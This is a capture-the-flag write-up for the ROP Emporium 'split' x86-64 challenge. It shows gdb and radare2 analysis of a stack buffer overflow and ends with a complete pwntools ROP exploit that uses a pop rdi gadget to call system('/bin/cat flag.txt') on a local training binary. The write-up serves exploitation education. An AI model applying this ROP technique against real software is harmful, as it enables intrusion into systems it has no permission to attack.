RopEmporium - Split
 Thuri
ThuriThe elements that allowed you to complete ret2win are still present, they’ve just been split apart. Find them and recombine them using a short ROP chain
The goal of this challenge is to understand how function arguments are passed in 64-bit machine when doing return oriented programming. The binary can be downloaded from the authors website ropemporium.
First we check the binary protections enabled. Only NX (Not executable) is enabled on the device according to checksec binary utility as shown in the image below.
vx@archie:split$ checksec --file=split
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
For analysis of binary we use gdb to analyze the functions present in the binary in order to understand the logic. We disassemble pwnme function as shown in the image below.The function looks familiar as for the ret2win function.
(gdb) disas pwnme
Dump of assembler code for function pwnme:
   0x00000000004006e8 <+0>:	push   rbp
   0x00000000004006e9 <+1>:	mov    rbp,rsp
   0x00000000004006ec <+4>:	sub    rsp,0x20
   0x00000000004006f0 <+8>:	lea    rax,[rbp-0x20]
   0x00000000004006f4 <+12>:	mov    edx,0x20
   0x00000000004006f9 <+17>:	mov    esi,0x0
   0x00000000004006fe <+22>:	mov    rdi,rax
   0x0000000000400701 <+25>:	call   0x400580 <memset@plt>
   0x0000000000400706 <+30>:	mov    edi,0x400810
   0x000000000040070b <+35>:	call   0x400550 <puts@plt>
   0x0000000000400710 <+40>:	mov    edi,0x40083c
   0x0000000000400715 <+45>:	mov    eax,0x0
   0x000000000040071a <+50>:	call   0x400570 <printf@plt>
   0x000000000040071f <+55>:	lea    rax,[rbp-0x20]
   0x0000000000400723 <+59>:	mov    edx,0x60
   0x0000000000400728 <+64>:	mov    rsi,rax
   0x000000000040072b <+67>:	mov    edi,0x0
   0x0000000000400730 <+72>:	call   0x400590 <read@plt>
   0x0000000000400735 <+77>:	mov    edi,0x40083f
   0x000000000040073a <+82>:	call   0x400550 <puts@plt>
   0x000000000040073f <+87>:	nop
   0x0000000000400740 <+88>:	leave
   0x0000000000400741 <+89>:	ret
End of assembler dump.
(gdb)
From the above code, we are filling a buffer of size 0x20(32bytes) with a constant byte of zero. memset is used to overwrite any values that is present in the memory area specified. The memory region we are overwriting is [rbp-0x20]. This means we are allocating a memory buffer of size 32bytes from the boundary of base pointer address in the stack.

Next function is read function, which reads for user input from the standard input file descriptor and stores in specified buffer. From disassembled code, we are reading 0x60 bytes from the user input and storing it in our buffer. This means we are reading more than what the buffer can hold, therefore leading to stack buffer overflow.
ssize_t read(int fd, void *buf, size_t count);For this challenge we don’t have a ret2win function which we are to return to. From the disassembly of the binary we have an interesting function called usefulFunction responsible for listing the files in the directory when called.
(gdb) disas usefulFunction
Dump of assembler code for function usefulFunction:
   0x0000000000400742 <+0>:	push   rbp
   0x0000000000400743 <+1>:	mov    rbp,rsp
   0x0000000000400746 <+4>:	mov    edi,0x40084a
   0x000000000040074b <+9>:	call   0x400560 <system@plt>
   0x0000000000400750 <+14>:	nop
   0x0000000000400751 <+15>:	pop    rbp
   0x0000000000400752 <+16>:	ret
End of assembler dump.
(gdb) x/s 0x40084a
0x40084a:	"/bin/ls"
(gdb)
Goal is to pass a different string to the system function instead of "/bin/ls"
From the author’s hint, we can look for useful hints in the binary using either radare2.
Now that you’ve gathered the elements of your exploit you can start to piece them together, you want to call system() with the "/bin/cat flag.txt" string as the only argument. You’ll also have to start dealing with the differences between the various architectures’ calling conventions.
Analyzing binary using radare2, we can use iz command to look for strings. The goal is to read the flag from the system.
[0x004005b0]> iz
nth paddr      vaddr      len size section type  string
---------------------------------------------------------------------------------------------
0   0x000007e8 0x004007e8 21  22   .rodata ascii split by ROP Emporium
1   0x000007fe 0x004007fe 7   8    .rodata ascii x86_64\n
2   0x00000806 0x00400806 8   9    .rodata ascii \nExiting
3   0x00000810 0x00400810 43  44   .rodata ascii Contriving a reason to ask user for data...
4   0x0000083f 0x0040083f 10  11   .rodata ascii Thank you!
5   0x0000084a 0x0040084a 7   8    .rodata ascii /bin/ls
0   0x00001060 0x00601060 17  18   .data   ascii /bin/cat flag.txt
We have an important string "/bin/cat flag.txt" which will enable us to complete our goal. Now we need pass string to system function as follows system(’/bin/cat flag.txt’).
For building ropchain, we need to understand the calling conventions of AMD64 ABI.The calling convention passes the arguments to the registers in the following order RDI, RSI, RDX, RCX, R8 and R9.
Because the system function receives one argument, we need to look for one gadget t that we control rdi address.
What are gadgets?
Gadgets are sequence of instructions that end with ret instruction. Because we want to load a value into rdi register, we look for a pop pop rdi; ret instruction in order to pass an argument to system.
For searching gadget in radare2/rizin, use /R command as shown in the image below.

Now we need to chain ropchain exploit as shown in the image below.

The goal is to overwrite the return address with the address of “pop rdi, ret “ and call system function. we need to fill the buffer memory with 32bytes, 8 bytes to overwrite the rbp address and 8 bytes to overwrite return address with pop rdi address.
Full exploit of split challenge is;
import pwn

pwn.context.encoding = "latin-1"
pwn.warnings.simplefilter("ignore")
pwn.context.arch = "amd64"

io = pwn.process("./split")

system_addr = pwn.p64(0x400560)   #address of system
pop_rdi_ret = pwn.p64(0x004007c3)  # pop rdi; ret gadget
bin_cat_addr = pwn.p64(0x00601060)  #bin cat flag.txt address

payload = b"A" * 32  #fill the buffer
payload += b"B" *8   # overwrite  rbp
payload += pop_rdi_ret # pop rdi gadget
payload += bin_cat_addr # argument passed to the system function
payload += system_addr   #call system

io.writeafter('>', payload)

pwn.info(io.clean().decode())
Running python3 code we get a flag.

To avoid the segmentation fault of the above, we can overwrite the rbp address with exit function address in order to exit without segfault.